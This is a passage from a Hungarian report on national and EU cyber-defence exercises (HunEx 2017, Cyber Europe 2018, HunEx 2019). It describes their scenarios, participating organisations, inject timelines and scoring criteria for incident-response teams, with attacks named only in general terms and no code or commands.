- Rest of world: A rest of world kommunikáció értékelésének szempontja az volt, hogy a játékosok mennyire megfelelően, rendeltetésszerűen használták a rest of world szerepkört, valamint hány szerepkör megszemélyesítésére használták.
- Összesen: Az összesített értékelésben a korábban részletesen szerepeltetett szempontok összeadódva és súlyozva szerepelnek.

1.3.6.1. Technikai feladatok értékelése

A technikai feladatok értékelése az egyes technikai injectekre adott reakciókon és válaszokon alapult. Ez azzal járt, hogy a teljes kommunikációt át kellett tanulmányozni a gyakorlatot követően, azért, hogy minden játékos összes kommunikációja szerepeljen az értékelésben. Ez a tapasztalatok szerint időigényes tevékenységnek bizonyult. Az egyes technikai injectekre az alábbi érdemi reakciók alapján lehetett pontokat szerezni. A leniteken kívül az összes injectre első érdemi válasz időpontja és az időpontból számolt pontszám, valamint egyéb észrevételért járó extra pont is adható volt.

Az első technikai inject (DDoS, weboldal elérhetőségéről):
- Az injectre érkezett első érdemi válasz időpontja és az időpontból számolt pontszám.
- Kérelmezték-e a tűzfal/apache logjait?
- A DDoS támadás tényének megállapítása.
- Egyéb releváns technikai adat megállapítása (pl.: DDoS típusa).
- Javasolt ellenintézkedés, annak minősége.

A második inject (Ransomware, a fájlok nem működnek):
- Adatok bekérése (pl.: PrintScreen, mintafájlok, ransomnote stb.).
- A ransomware-támadás tényének/pontos kártevőjének megállapítása.
- Javasolt azonnal foganatosítandó kezdeti ellenintézkedések.

Harmadik inject (DDoS, logok megküldése):
- A megkapott Apache logok vizsgálata, releváns adatok megállapítása.
- Javasolt ellenintézkedések kérése és annak minősége.

Negyedik inject (Ransomware, munkaállomások vizsgálata):
- A sérült fájlok vizsgálata, ransomware-fertőzés megállapítása.
- Fájlok visszafejtése.
- A pontos kártevő megállapítása.

Ötödik inject (Fake ransomware, gyanús e-mail):
- Az e-mail tartalmának és mellékletek alapvető vizsgálata.
- Az e-mail fejlécének vizsgálata, a beérkezés okának megállapítása.
- A levélben található káros elemek konkrét meghatározása.
- Javasolt ellenintézkedések minősége.

Hatodik inject (DDoS, Netflow adatok megküldése):
- A megkapott NetFlow logok vizsgálata, releváns adatok megállapítása (pl. DDoS típusa, támadás egyéb adatai).
- Javasolt ellenintézkedésekés azok minősége.

Hetedik inject (Ransomware, Gyanús futtatható állómmá):
- Hash alapján az állomány és technikai adatainak felkutatása online rendszerekben.
- Visszafejthetőségre vonatkozó információ megszerzése.
- Bármilyen sérült állomány tényleges visszafejtése, visszajuttatása.

Nyolcadik inject esetén érdemi reakció nem volt elvárt a játékosoktól.

Kilencedik inject (Ransomware, tűzfal logok megküldése):
- Releváns információ megállapítása, hogy a ransomware honnan érkezett.
- Az indikátorok alapján ellenintézkedés, tiltás kérése.
- A Deface és a Ransomware-támadás közti kapcsolat felfedezése.

Tizedik inject (Defacement/DDoS, weboldal megrongálódás bejelentése):
- A releváns log állományok bekérése.
- A defacement-támadás megállapítása a megfelelő soroknál.
- A pontos PHP-parancs/metodika értelmezése, összesítése.
- Javasolt ellenintézkedések megfogalmazása, hatásossága.

Tizenegyedik inject (Defacement, Access logban talált furcsaságok):
- A defacement-támadás megállapítása a megfelelő soroknál.
- A pontos PHP-parancs/metodika értelmezése, összesítése.

Tizenkettedik inject (Ransomware, blacklist e-mail):
- A megjelölt állomány alapvető vizsgálata (káros vagy nem káros).
- Elvárható ellenintézkedések megtétele.

Tizenharmadik inject (Defacement,[109] sérülékenység kihasználás):
Az érintett sérülékenység ellenőrzése a rendszeren.
A sérülékenység javítására tett javaslatok.
A támadás valós következményeinek feltérképezése.

Mint látható, számos válaszirránnyal volt lehetőség a kérdés összetettségétől függően 1–5 pont megszerzésére.

1.3.6.2. A sajtóválaszok értékelése

Az e-mailes megkeresés értékelésének fő szempontrendszere a válasz minősége. Amennyiben nem lett megválaszolva, nem lehetett értékelni a munkát, ezen kívül a következő válaszokra volt adható pont a válaszok minőségének arányában: a Gyakorlott Hírmondóban megjelent cikkről tájékoztattak, időt kértek a válaszhoz (megkezdték a vizsgálatot), részben tájékoztattak (megjelent sajtócikk és egyéb extra információ), illetve teljeskörűen tájékoztattak.

Ezen kívül a válasz gyorsaságáért is járt pont, valamint annak a csapatnak extra pont járt, amely teljes körű tájékoztatást adott, és nem kellett telefonon felhívni. A későbbi telefonos megkeresések értékelése a fenti szempontok alapján történt.

A sajtós válaszok feldolgozói ezen kívül a formai kritériumok betartására, valamint a proaktivitásra és a saját szerepkör letisztulására is tudtak pontot adni.

1.3.6.3. Összesített értékelés

Minden értékelési szempontban a megjelenített érték az átlaghoz képest helyezi el az adott intézményt, tehát a százszázalékos eredmény átlagosnak, az afeletti érték átlag felettinek volt tekinthető. A részt vevő szervezetek jól teljesítettek, egy-egy hiányosságukra azonban a kézhez kapott és személyre szabott értékelés jól rávilágított, valamint a belső eljárásrendjük egy-egy hiányosabb vagy kevésbé begyakorolt részére is felhívta a figyelmet.

[109] Weboldalrongálás

9. ábra: Az egyéni teljesítményértékelő jelentés egy lapja
Forrás: szerző

A gyakorlat szervezésével kapcsolatban is sok tapasztalatot szerzett a Nemzeti Kibervédelmi Intézet, amelyeket felhasználva igyekszik a következő gyakorlatot még magasabb szinten és még komplexebb technikai feladatokkal elvégezni.

1.4. Cyber Europe 2018

10. ábra: A Cyber Europe 2018 logója Forrás: www.enisa.eu

Az Európai Unió kiberügynöksége, az athéni székhelyű ENISA egyik kiemelt feladata az Európai Unió tagállamai eseménykezelő központjainak való tanácsadás és segítségnyújtás, valamint a már hagyományossá vált kétévenkénti Cyber Europe gyakorlat megszervezése.

Az ENISA immár hatodik alkalommal szervezte meg a gyakorlatot, amelyre a korábbi eseményektől eltérően nem ősszel, hanem 2018. június 6–7-én kerül sor. A gyakorlaton EU- és EFTA[110]-tagállamok információbiztonsággal foglalkozó szervezetei (összesen több mint 100 szervezet több mint 1000 játékosa) vettek részt.

A gyakorlat tervezői egyeztetésein a Kormányzati Eseménykezelő Központ volt jelen, valamint a korábbiaknak megfelelően a gyakorlat tervezésének és lebonyolításának nemzeti szintű koordinációját szintén a Nemzeti Kibervédelmi Intézet látta el. Ez a

[110] European Free Trade Association, Európai Szabadkereskedelmi Társulás.

gyakorlatban azt jelenti, hogy a Kormányzati Eseménykezelő Központ technikai és egyéb feladatokra is tehet javaslatot, valamint személyre szabhatja a magyar csapat feladatlistáját is.

11. ábra: A gyakorlat egyik plakátja
Forrás: www.enisa.eu

Az ENISA hagyományosan egy vagy több szektort céloz meg a gyakorlattal: míg két éve a távközlési cégek és a felhőszolgáltatók voltak a célcsoport, a 2018-as gyakorlatban érintett szektorok és résztvevők:

- Légi közlekedési szereplők: légiközlekedési hatóságok és minisztériumok, légi közlekedési navigációszolgáltatók, reptéri cégek (pl.: repterek), légi fuvarozók.
- Távközlési és internetszolgáltatók.
- CERT-ek/CSIRT-ek (nemzeti, kormányzati és ágazati).
- Információbiztonsági ügynökségek, hatóságok, központok.

1.4.1. A Cyber Europe 2018 kerettörténete

A forgatókönyv a valós élet által inspirált technikai és nem technikai incidenseket tartalmazta. Az incidens történetét úgy tervezték meg, hogy az a krízis minden lehetséges szintjét elérje, így szervezeti, helyi, nemzeti és európai szintet is érintett.

Az elmúlt években a szélsőségek világszerte a szinte láthatatlanból igazi, kézzel fogható jelenséggé váltak, és széles körben terjedtek el, a vallási szélsőségtől egészen a politikai motiváltságig, világszerte ezer követővel és több millió támogatóval. A radikális webhelyek száma 2013 óta exponenciálisan nőtt, a szélsőségesek egyre inkább a szociális médiát is alkalmazzák a toborzásra és az akcióik megszervezésre.

Az Európai Unióban egyre növekvő aggodalomra adnak okot a radikalizálódó csoportok. A biztonsági szakértők figyelmeztettek, hogy még fejlett számítógépes támadásokat is végrehajthatnak radikális csoportok, mivel kiderült és egyre inkább láthatóvá vált, hogy az internet a radikalizálódás

egyik legfőbb terepe, a támadások egyre inkább ott öltenek testet. Jelenleg az interneten a radikalizálódás azonnal és anonim módon történhet, valamint a földrajzi távolság már nem akadály.

A „VEIL" nevű új radikális mozgalom (amely kizárólag a kerettörténetben létezik) a modern nyugati társadalmak kihívásaira fogalmaz meg egyfajta szélsőséges választ. A vallási vagy politikai motivációval felvértezett mozgalmakkal ellentétben ennek a mozgalomnak a modern társadalomban megjelenő elnyomás és a diszkrimináció elleni harc áll a középpontjában. Egy ilyen radikális mozgalom működtetése nagyban elősegít egy azonnali bosszúreakciót egy-egy társadalmilag kínzó kérdésben. A szereplők reakcióideje minimális, a szervezettségük pedig nagy.

A mozgalomnak már szerte a világon vannak követői, az ideológiájának elterjesztéséhez modern módszereket használ, többek között a közösségi médiát is széleskörűen vetik be. Annak érdekében, hogy valaki a mozgalom aktív és elismert tagjává váljon, a tagjelölt köteles egy „nagy" cselekményt végrehajtani, amelyet aztán online meg is kell jelenítenie.

Aggasztó, hogy Európa-szerte egyre több és több fiatal kerül a rendszer bűvkörébe, és olyan cselekményeket hajthat végre, amelyek ártalmasak lehetnek a társadalom számára, és ezek közül a digitális támadások száma egyre csak nő.

A támadások előszeleként egy nagy volumenű áramkimaradás hátterében kibertámadást gyanítanak a szakemberek a tokiói nemzetközi repülőtéren (incident zero). Az áramszünet után több ezer utas nem tudott felszállni Japánban. Sokaknak azt mondták, hogy nem hagyhatják el a repülőt addig, amíg az összes repülőgép nincs a földön. A helyi média arról számol be, hogy az áramkimaradás megbénította a repülőteret.

Az utóbbi időben egyre több bizonyíték van arra, hogy a mozgalom akciói áttolódnak a számítógépes cselekmények felé. A „VEIL"-mozgalom olyan szakembereket keresett, akiknek informatikai biztonsági és hacker háttere van. A közelmúltban két kibertámadást hajtottak végre:egy kormányzati weboldal meghekkelését Kínában és egy – az IoT-eszközök robothálózatát használó masszív – szolgáltatásmegtagadásos támadást egy amerikai gyár ellen. A számítógépes biztonsági szakértők megállapították, hogy a reptéren tapasztalt energiagazdálkodási hiba egy összehangolt számítógépes támadásnak köszönhető, de ezen a ponton nincs elegendő információ az esetek pontos behatárolásához.

Különféle radikális médiaforrások azt állítják, hogy a „VEIL"-mozgalom tagjai felelősek a támadásokért, jelezve, hogy ez csak a kezdet. Ezeket az állításokat az európai támadások kezdeti szakaszában nem erősítették meg.

A gyakorlat reggelén úgy tűnik, hogy ez is egy egyszerű nap lesz a repülőtéren. Minden a legnagyobb rendben ment, míg hirtelen az automatikus bejelentkező terminálok rendszerhibát jeleztek. Az okostelefonok utazási applikációi, alkalmazásai nem működtek. A bejelentkező pultoknál a személyzet nem tudta használni a számítógépeket. Az utasok nem tudták feladni a csomagjaikat, valamint a biztonsági ellenőrzésen sem tudtak átjutni. Hatalmas sorok alakultak ki mindenhol. A reptéri kijelzőkön az látszódott, hogy az összes járatot törölték. Ismeretlen okokból a poggyászkiadás sem működött, és a járatok több mint felének a földön kellett maradnia.

Egy jelentés szerint egy radikális csoport magára vállalta a repterek kritikus rendszerei ellen intézett támadásokat, amelyeknek széles körű publikálásával kívántak még több támogatót toborozni ideológiájuk népszerűsítésére.

1.4.2. A gyakorlat résztvevői

Az ENISA szektorális felosztása, valamint a Nemzeti Kibervédelmi Intézet meghívása alapján Magyarországot az alábbi szereplők képviselték a gyakorlatban:

- Országos Katasztrófavédelmi Főigazgatóság (mint ágazati CERT/CSIRT).
- Katonai Nemzetbiztonsági Szolgálat (mint ágazati CERT/CSIRT).
- HunCERT (mint nem állami CERT/CSIRT).
- Magyar Telekom Zrt. (mint internetszolgáltató).


- Invitech Zrt. (mint internetszolgáltató).
- Telenor Magyarország Zrt. (mint internetszolgáltató).
- Nemzeti Fejlesztési Minisztérium, Közlekedéspolitikáért Felelős Államtitkárság (mint légiforgalmi hatóság).
- Budapest Airport Zrt. (mint repülőtér).
- Hungarocontrol Zrt. (mint navigációszolgáltató).
- Wizz Air (mint légi fuvarozó).

1.4.3. Lebonyolítás

A gyakorlat az ENISA által üzemeltetett, gyakorlatok lebonyolítására használt Cyber Exercise Platform (CEP) segítségével került lebonyolításra. Az ENISA ezen keresztül irányította a gyakorlatot, amely a szimulált világ számára „virtuális univerzumot" (integrált környezetet) biztosított, beleértve az incidensekre vonatkozó adatokat, virtuális hírportálokat, a közösségi média csatornáit, vállalati weboldalakat és biztonsággal foglalkozó blogokat.

A kétnapos gyakorlatot 2018. június 6–7-én 9:00 és 17:00 között bonyolították le. A gyakorlat kezdetén a résztvevőknek csak korlátozott információk álltak rendelkezésre a „VEIL"-mozgalomról, a kerettörténetre a nap során derült fény. Az első napon a technikai elemzéseké és a nemzeti szintű koordinációé, a második napon a nemzetközi szintű tudásmegosztásé és közös gondolkodásé volt a főszerep. Eközben folyamatosan zajlott a támadók által készített dezinformációs hullám. A szereplők a különböző technikai feladatokat a meghatározott szerepkörüknek megfelelően kapták meg, ezekre kellett a megadott elérhetőségen valamilyen megoldást nyújtani, valamint a többi szervezettel együttműködve megtalálni a megoldást a problémák elhárítására.

A gyakorlat idejére a Kormányzati Eseménykezelő Központ létrehozott egy információmegosztó platformot, amelyhez minden hazai résztvevő hozzáférést kapott. A platformon lehetőség volt fórumszobákban információt megosztani, valamint chatelni a többi résztvevővel. Ez utóbbi nagyon hatékonynak bizonyult, és sokat használták a résztvevők.



12. ábra: A hazai kommunikációs platform nyitóképe
Forrás: szerző képe

1.4.4. Technikai feladatok

A rendkívül nagyszámú, összetett, szofisztikált és sokrétű technikai feladattömeg megoldásához hálózati és malware-elemzés, forensics[111] és sztegonográfiai[112] képességek is egyaránt szükségesek voltak.

A célzott adathalászat-incidens kapcsán egy káros, trükkös MS World-csatolmányt tartalmazó e-mail terjedt el. A letöltött és megnyitott állomány adatlopásra volt alkalmas. A reptéri kamerarendszer kompromittálásához a támadók egy ismert sérülékenységet használtak ki, céljuk a belső hálózatok feltérképezése volt.

Belső watering hole támadás (adatszerzésre irányuló támadás) során a támadók egy Wordpress-weboldal SQL injection[113] sérülékenységét használták ki, és az összes felhasználó felhasználónevét és jelszó hashét ellopták. A bejelentkező és jegyértékesítő rendszer támadása során a magyar repülőtér is az áldozatok közé tartozott, valamint a repterek elektromos rendszerét és a Légiforgalmi Menedzser Rendszert (ATM) is támadás érte. A támadók irodai okos eszközöket is feltörtek, amelynek során nyitott SMB[114] portok felhasználásával térképezték fel a belső hálózatot, majd megpróbáltak egy sérülékenységkihasználást (exploit) is futtatni.

Célzott (APT) támadás során adathalász e-mail segítségével egy billentyűzetfigyelő (keylogger) és egy adatszivárogtató modul került telepítésre az áldozatoknál, majd a támadás következő szakaszában az aktív adatszivárogtatás is megvalósult.

Egy káros reklám- és közösségimédia-kampány keretében egy valós kampányt hamisítottak a támadók, céljuk az áldozatok fertőzése volt. Ezek mellett párhuzamosan nyilvánosan elérhető infrastruktúrát, leginkább magyar szolgáltatók rendszereit masszív szolgáltatásmegtagadásos támadás is ért. Hekkelt drónnavigációs alkalmazást is találtak a biztonsági szakértők, a káros, obfuszkált[115] APK-állománnyal a támadók előre meghatározott esetekben (a repülőterek közelében) felhasználják saját céljukra a drónokat.

Az ENISA minimálisan egy koordinátor és két technikai elemző kijelölését javasolta, azonban a tapasztalat azt mutatta, hogy ennél jóval nagyobb csapat volt csak elegendő a gyakorlaton történő aktív részvételhez, a technikai feladatok magas szintű megoldásához. Egy ilyen szintű technikai gyakorlatban való részvételhez egy koordinátor, egy dokumentáló, egy OSINT-szakember és legalább öt, mély technikai tudással rendelkező kolléga aktív közreműködése volt szükséges, a partnerek átlagosan nagyjából ekkora csapattal vettek részt az esetek kivizsgálásában.

1.4.5. Értékelés, tapasztalatok

A gyakorlat végeztével az összes résztvevő számára megrendezésre került egy olyan értekezlet, amelyen elmondhatták a gyakorlat során szerzett tapasztalataikat, valamint megoszthatták a szervezőkkel az egyéb észrevételeiket is.

A gyakorlatban résztvevők egyik legfontosabb észrevétele az, hogy a HunEx 2017-től eltérően a gyakorlat menete – a komplexitása miatt – kevéssé volt követhető, valamint az ENISA nem készít olyan átfogó és minden résztvevő számára személyre szabott értékelést, mint ahogyan a hazai gyakorlat esetén a Kormányzati Eseménykezelő Központ tette. A megállapításokat a Nemzeti Kibervédelmi Intézet összegyűjtötte, és a következő gyakorlat tervezése során megkísérli beépíteni a Cyber Europe 2020 gyakorlat menetébe.

[111] Számítógépes nyomszakértés.
[112] Adatok más állományba rejtésének módszere.
[113] Egy ismert webes sérülékenység, amely az adatellenőrzés hiányát vagy elégtelenségét használja ki.
[114] Server Message Block, fájlátviteli protokoll.
[115] Elemzést nehézzé tevő programozási technika.

1.5. HunEx 2019

A Nemzetbiztonsági Szakszolgálat Nemzeti Kibervédelmi Intézete 2019. december 5-én rendezte a második komplex gyakorlatát, a HunEx 2019-et.

1.5.1. A gyakorlat scope-ja

A HunEx 2019 a részt vevő szervezetek több képességét is hivatott gyakoroltatni.

A szervezetek kommunikációs képessége több oldalról is szerepet kapott. Egyrészt fontos, hogy nagy nyomás alatt hogyan működött a szervezet belső kommunikációja, másrészt a szervezetnek intenzív külső kommunikációt kellett folytatnia a partnereivel, a hatósággal, valamint a sajtóval is.

A szervezetek döntéshozatali képessége is a játék részét képezte, a nap során számos megoldandó feladat kényszerített ki döntést a szervezettől.

A szervezetek technikai képessége egy komplex incidenskezelési, forensics jellegű feladat segítségével került tesztelésre. Egy technikai adat segítségével két incidens és öt esemény vizsgálatát kellett megtenniük az érintett szervezeteknek. Az esemény során több dolgot is meg kellett állapítaniuk, például azt, hogy történt-e adatszivárgás.

1.5.2. A kiindulópont (ground zero)

A kerettörténet kezdete egy elfedett és nem észlelt célzott támadás. A támadás a célzott támadások sajátosságát mutatja: egy szervezettől érzékeny adatokat loptak el. A támadást egy olyan szervezettel szerződésben álló fejlesztő cégnél követték el (Kritikus Fejlesztő Kft.), amely kritikus infrastruktúrák érzékeny adatait tárolja. A fejlesztő cég készíti a KriTinfó rendszert, amely segítségével fogják majd tárolni a kritikus infrastruktúrák adatait.

A támadók számos adat mellett egy táblázatot is megszereztek, amely tartalmazta több szervezet adatait, például IP-címet, felhasználóneveket és e-mail-elérhetőségeket, valamint inventory adatokat (pl. tűzfal pontos típusát és verziószámát, Windows-munkaállomások verziószámát). A táblázat ellopását – a célzott támadás jellegéből kifolyólag – a szervezet nem vette észre.

A támadást követő napokban az ellopott táblázat feltűnt egy idegen nyelvű, illegális dokumentumok adásvételére szakosodott (darkweb) weboldalon. Az oldal segítségével értékesítik nemzetközi hackerek egymás között a kompromittált, támadásra is felhasználható adatokat. A táblázat tartalma csak annak megvásárlásával volt hozzáférhető, a feltöltője 1 bitcoinért árulta azt.

A táblázat több másik dokumentummal együtt a német BSI (Szövetségi Információbiztonsági Hivatal, amely ellátja a német nemzeti CSIRT feladatkörét is) látókörébe került. A német fél büntetőeljárás keretében napokon belül lefoglalta az érintett és egyébként helyben működő szervert, amelyen forensics módszerek felhasználásával, valamint egy gyenge titkosítási algoritmus feltörésével hozzáfértek az állományhoz. A hivatal a német SPOC (Single Point of Contact) közbenjárásával értesítette a látszólagos magyar érintettség miatt a magyar SPOC-ot, amely a Nemzetbiztonsági Szakszolgálat Nemzeti Kibervédelmi Intézet Hatósági Főosztályán működik.

A nemzeti egyedüli kapcsolattartó pont (SPOC), a nemzeti joggal összhangban, szükség szerint konzultálhat és együttműködhet az érintett nemzeti bűnüldöző hatóságokkal, valamint a nemzeti adatvédelmi hatóságokkal. A SPOC másik feladata az uniós szinten folytatott, határokon átnyúló együttműködés biztosítása, többek között a CSIRT-ek hálózata és az Együttműködési Csoport feladatainak elősegítése, támogatása által.

A szerveren tárolt adatokból a német fél az incidenskivizsgálás során kiderítette, hogy egy hackercsoport már korábban megvásárolta a táblázatot, így annak tartalmát valószínűleg már korábban felhasználhatták illegális céljaikhoz. A CSIRT a SPOC-nak elküldött több olyan indikátort is (doménnév és url), amelyek segítségével bizonyítható a támadási kísérlet.

A SPOC az információt megosztotta a Nemzeti Kibervédelmi Intézet összes érintett szervezeti egységével, többek között az Eseményészlelési Szakterülettel is. Az Eseményészlelési Szakterület működteti Magyarországon a NIS-irányelv által életre hívott EWS-rendszert. Az EWS (Early Warning System – Korai Figyelmeztető Rendszer) egy központi jelzőrendszer, egy behatolásjelző rendszer (IDS), amely a csatlakozott intézmények hálózati forgalmának segítségével képes informatikai támadások észlelésére. Az indikátorok segítségével több védett intézmény esetében is azonosítható volt a támadás, ezért a táblázatban szereplő valamennyi szervezet értesítésre került.

A fent leírtakról csak korlátozott információ jut el az játékosok részére, amelyeket a különböző napközbeni eseményekből ismerték ezt meg.

1.5.3. A gyakorlat napja

A szervezetek informatikai üzemeltetési szakterületei a kapott indikátorok alapján beazonosítottak egy-egy munkaállomást, amely érintett lehetett a támadásban, és a munkaállomás lemezképét (exportált virtuális gépként) elemzés céljából a szervezet informatikai biztonsággal foglalkozó szakterületei részére is eljuttatták. A technikai adat a gyakorlatot megelőző nap vált hozzáférhetővé a játékosok számára.

A Nemzeti Kibervédelmi Intézet (Nemzeti CSIRT) központi koordináló szereplőként segíti a nap során a támadásban érintett intézményeket, szükség esetén technikai támogatást is nyújt.

A nap korai szakaszában a táblázat teljes tartalma, több egyéb körülmény mellett, kiszivárgott egy magyar sajtóorgánum részére is, amely cikkeket jelentet meg a témában, valamint megszólaltatja a szereplőket a támadásról és annak körülményeiről.

1.5.4. A technikai feladat

A beazonosított munkaállomást ért támadás időrendi sorrendben az alábbi lépésekből állt:

- Phishing levélen keresztül érkeztek a támadók user interakciót követően (attachment). A ledobott (dropped) és elinduló program egy egyszerű, felhasználói jogú perzisztenciát (folyamatos jelenlétet) épített ki.
- A támadók jogosultságot emeltek a userről lokál adminná egy, a gépen található szoftver egy sérülékenységét kihasználva.
- A támadók a megszerzett admin hozzáféréssel mélyebb szintű perzisztenciát építettek ki a rendszeren.
- Utolsó lépésként a támadó csapat operátorai ransomware-t tettek le a rendszerre, és elindítják.

A játékosoknak az incidenst követően visszafelé haladva kellett felderíteniük az incidenseket, ahogy vizsgálják a technikai adatot:

- A ransomware rejtjelezési hibáját kihasználva a gépen található file-ok visszaállíthatóak voltak.
- Visszakövethető a perzisztencia módja a rendszeren.
- Kideríthető, melyik szoftver milyen hibáját használták ki a támadók, hogy jogosultságot emeljenek.
- Megtalálható az initial compromise esemény, azaz a phishing levél, amely kártékony kódot tartalmazott, benne például a támadók C2 doménnevével vagy IP-címével.

1.5.5. A történet lezárása

A nap előrehaladtával a szervezetek az NKI segítségével, külföldről, valamint a sajtóból egyre több információhoz jutnak az eseményekről. Ahogy a szervezetek elvégzik az incidenskezelési feladatokat, haladnak az incidensek felgöngyölítésével, az információk száma is nő. Mivel az incidens különböző országokat is érint, a CSIRT-ek nemzetközi együttműködéséből származó információk is eljutnak a nemzeti CSIRT-hez, valamint a szervezetekhez is.

Egyéb technikai újdonság nem fog felmerülni, az összes rendelkezésre álló adat a nap elején eljut az intézményekhez. A szervezetek az SOP-ban meghatározottak szerint egymás között megoszthatták vizsgálatuk eredményeit, amelyek segíthetik egymás incidenskezelési tevékenységét. Az információmegosztást az NKI is elősegítette a nap folyamán.

1.5.6. A résztvevők

A gyakorlaton 15 szervezet 18 csapata vett részt az alábbiak szerint:

- Állami Egészségügyi Ellátó Központ.
- ELMŰ ÉMÁSZ DSO.
- ELMŰ ÉMÁSZ Energiaszolgáltató.
- E.ON Hungária Zrt.
- Fővárosi Vízművek Zrt.
- GIRO Zrt.
- Magyar Államkincstár.
- Magyar Fejlesztési Bank.
- Magyar Posta Zrt.
- Magyar Telekom Zrt.
- MVM Magyar Villamos Művek Zrt.
- Nemzeti Infokommunikációs Szolgáltató Zrt.
- NBSZ Nemzeti Kibervédelmi Intézet CSIRT szakterület.
- NBSZ Nemzeti Kibervédelmi Intézet Forensics szakterület.
- NBSZ Nemzeti Kibervédelmi Intézet Pentest szakterület.
- Nemzeti Útdíjfizetési Szolgáltató Zrt.
- Telenor Magyarország Zrt.
- Vodafone Hungary.

1.5.7. Az injectek

A korábbi HunEx-gyakorlattól eltérően, ahol a nap folyamán hozták felszínre a szervezők a különböző technikai adatokat, ennél a gyakorlatnál a teljes incidens felderíthető volt az átadott lemezkép alapján. Ennek megfelelően, mivel az elemzés a korábbi gyakorlathoz képest jóval komplexebb volt, az injectek tulajdonképp incidenskezelési segítségeket és egyéb feladatokat tartalmaztak. Ezen kívül szerepelnek nem technikai jellegű menedzsmentfeladatok is. Újításként öt élőszereplős videófilm is leforgatásra került, amelyek kapcsolódnak a kerettörténethez. Ezen kívül új elemként bekerültek játékba az úgynevezett menedzsment injectek, amelyek a szervezetek hatóságokkal való kapcsolattartását, valamint a felső vezető tájékoztatási képességét voltak hivatottak gyakorolni. Ezen elemek leginkább csak tabletop gyakorlatokon fordulnak elő, azonban egy ilyen komplex gyakorlat során a technikai feladatokra épülő ilyen jellegű injectek is jelentősen színesíthetik a gyakorlat feladatarzenálját.

Időpont	Inject típusa	Incidens	Tárgy
Előző nap 13:30	Technikai inject	Ransomware	Az üzemeltetés arról tájékoztat, hogy furcsa fájlok találhatók a gépen.
Előző nap 14:00	Video inject	Általános	Intro: a gyakorlatra történő ráhangolódást segítő videó.
Előző nap 12:00	Media inject	Kerettörténet	Vége a dalnak, felszámolták a hírhedt No Mercy darkwebes piacteret, tájékoztat a sajtó
Előző nap 14:00	Technikai inject	Általános	Az operációs rendszerek mindent logolnak, írja a sajtó. A cél az, hogy felhívjuk a játékosok figyelmét, hogy mely logokban érdemes keresni az információkat.
8:00	Media inject	Ransomware	Ransomware támadás történhetett több kritikus szervezetnél, számol be róla a sajtó.
8:00	Játékszervezés	STARTEX	A játék kezdetét veszi.
8:15	Technikai inject	Ransomware	Kritikus Forensics Kft., egy fiktív tanácsadó cég küld egy e-mailt, amelyben egy ransomware terjedésére hívja fel a szervezetek figyelmét.
8:30	Management inject	Általános	A vezérigazgató érdeklődik, hogy mi történt a szervezetnél.
8:45	Media inject	Fake inject	Úgy tűnik, a GandCrab egyik variánsa okoz felfordulást, tájékoztat hibásan a sajtó.
9:00	Technikai inject	Ransomware	Friss hírek a HunexCrypt ransomware-ről, ezúttal helyesen írja le a sajtó a részleteket.
9:30	Management inject	Általános	Az irányító hatóság érdeklődik, hogy mi történt a szervezetnél.
9:45	Technikai inject	Ransomware	A Kritikus Forensics Kft. az újabb levelében megküldi a ransomware visszaállító scriptet.
10:00	Media inject	Általános	Újságírói írásos megkeresés érkezik a résztvevőkhöz.
10:00	Video inject	Ransomware	Híradós bejelentkezés, amelyben a mai napi eseményeket foglalják össze.
10:15	Technikai inject	Általános	Egy különleges kriptográfiai feladat elé állítja a résztvevőket az e-mail. Amennyiben sikerül visszafejteni az üzenetet és válaszolni arra, abban az esetben információkat ígér a támadásokról, azonban az csak ígéret marad.
10:30	Technikai inject	Adatszivárgás	A Hunonymos csoport a RuntimeBro.exe-re hívja fel a figyelmet, amely kulcsfontosságú az incidenskezelésben.
10:45	Media inject	Általános	Vizsgálódnak az intézmények, írja a hírportál.
11:00	Media inject	Fake inject	BRÉKING! – Egy hekker azt állítja, ő áll a támadások mögött, de jót akart, tájékoztat jóhiszeműen a sajtó, de a hekker félretájékoztatta őket.
11:00	Video inject	Ransomware	A híradónak nyilatkozott az ORFK szóvivője, valamint az NKI vezetője is, rövid áttekintést adott a napi eseményekről.
11:15	Technikai inject	Perzisztencia	A Kritikus Forensics Kft. arról tájékoztatott, hogy a támadók milyen módon építették ki a perzisztenciát a támadott eszközökön.
11:30	Media inject	Általános	Sokkal súlyosabb támadásról lehet szó, írja a hírportál.

Időpont	Inject típusa	Incidens	Tárgy
11:30	Management inject	Általános	Mivel a sajtóban folyamatosan adatszivárgásról szólnak a hírek, az Adatvédelmi Hatóság is érdeklődik a szervezeteknél.
11:45	Technikai inject	Ransomware	Új jelenség a ransomwareknél, ír releváns információkat a hírportál.
11:45	Media inject	Általános	Újságírói telefonos megkeresés.
12:15	Technikai inject	Adatszivárgás	A szervezet tűzfalcsoportja tájékoztatja a játékost a CnC szerver IP-címéről.
12:30	Video inject	APT	A híradónak nyilatkozott Krasznay Csaba kiberbiztonsági szakértő, aki a sajtóhírek alapján alaposan összefoglalja a nap eseményeit.
12:45	Technikai inject	Adatszivárgás	A Hunonymus egy újabb kulcsfontosságú fájlra a dllhost.exe-re hívja fel a figyelmet.
13:00	Technikai inject	Adatszivárgás	A Kritikus Forensics Kft. az obfuszkált tartalmak fontosságára hívja fel a figyelmet.
13:30	Management inject	Általános	A vezérigazgató érdeklődik, hogy mi történt a szervezetnél, részletes tájékoztatást vár a játékosoktól az eseményekről.
14:00	Media inject	Általános	A támadás, foglalja össze a nap eseményeit a sajtó.
15:00	Játékszervezés	ENDEX	A játék véget ért.
15:00	Video inject	Általános	Egy Wrap Up videóban kerül lezárásra a nap a résztvevők számára.

1.5.8. Az értékelés

A gyakorlat komplex értékeléséhez közel 700 e-mailt kellett összesen majd száz értékelési szempont alapján áttanulmányozni. Az értékelési szempontok a feladatok elkészítését követően, de a gyakorlat előtt kerültek megállapításra. Az értékelő csapat csak olyan értékelési szempontok szerint dolgozott, amely az intézmény tevékenységének jellegétől függetlenül minden résztvevő számára egyformán teljesíthető volt.

Mivel a gyakorlaton a Nemzeti Kibervédelmi Intézet munkatársai is részt vettek játékosként, ezért a szervezők a gyakorlattal kapcsolatos adatokat elkülönítve, a játékosok által nem hozzáférhető módon kezelték és tárolták.

A feladatok pontozására összesen öt értékelési kategória szerint került sor:

- **Commcheck:** A kommunikációs gyakorlat célja kizárólag a válaszidők lemérése volt: minél hamarabb érkezett válasz az adott szervezettől, annál több pontot kapott. Az első három legyorsabb válasz került értékelésre. A válaszok visszaküldésével maximum 30 pontot lehetett szerezni, ez az összes megszerezhető pont 6 százaléka.
